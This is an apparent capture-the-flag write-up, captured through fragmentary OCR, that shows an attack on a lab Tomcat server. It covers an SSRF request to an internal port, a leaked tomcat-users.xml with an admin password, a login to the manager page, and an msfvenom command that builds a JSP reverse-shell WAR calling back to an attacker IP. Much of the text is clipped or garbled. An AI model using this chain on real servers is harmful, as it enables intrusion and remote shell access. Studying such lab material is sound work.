
is

on

tetris.c

thing


this



```
GET /url.php?path=127.0.0.1:888?doc=backup HTTP/1.1
Host: 10.10.10.55:60000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.55:60000/url.php?path=127.0.0.1:888
Connection: close
Upgrade-Insecure-Requests: 1
```

```
limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
version="1.0">
  <!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
  -->
  <!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
  -->
  <!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
  -->
  <user username="admin" password="3@g01PdhB!" roles="manager,manager-gui,admin-gu

</tomcat-users>
```



10.10.10.55:8080/manager/html

ıples with Code

ıles which demonstrate some of the more frequently used parts of the Servlet API. Familiarity with the Java(tm) Programming Language is assum

ırk when viewed via an http URL. They will not work if you are viewing these pages via a "file://..." URL. Please refer to the *README* file provide
ʳovided web server.

ıter some data and see how the

ȷh the examples, the following i

for the example

ctions with your browser, try tu


ɭemo.

Authentication Required


http://10.10.10.55:8080 is requesting your username and password. The site says: “Tomcat Manager Application”

User Name: admin

Password: ●●●●●●●●●●●



```
root@kali:/home/ghroot/Masaüstü# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.2 LPORT=4444 -f war > shell.war
Payload size: 1092 bytes
Final size of war file: 1092 bytes
```



10.10.10.55:8080/manager/html


ocated on server

Context Path (required):


XML Configuration file URL:

WAR or Directory URL:

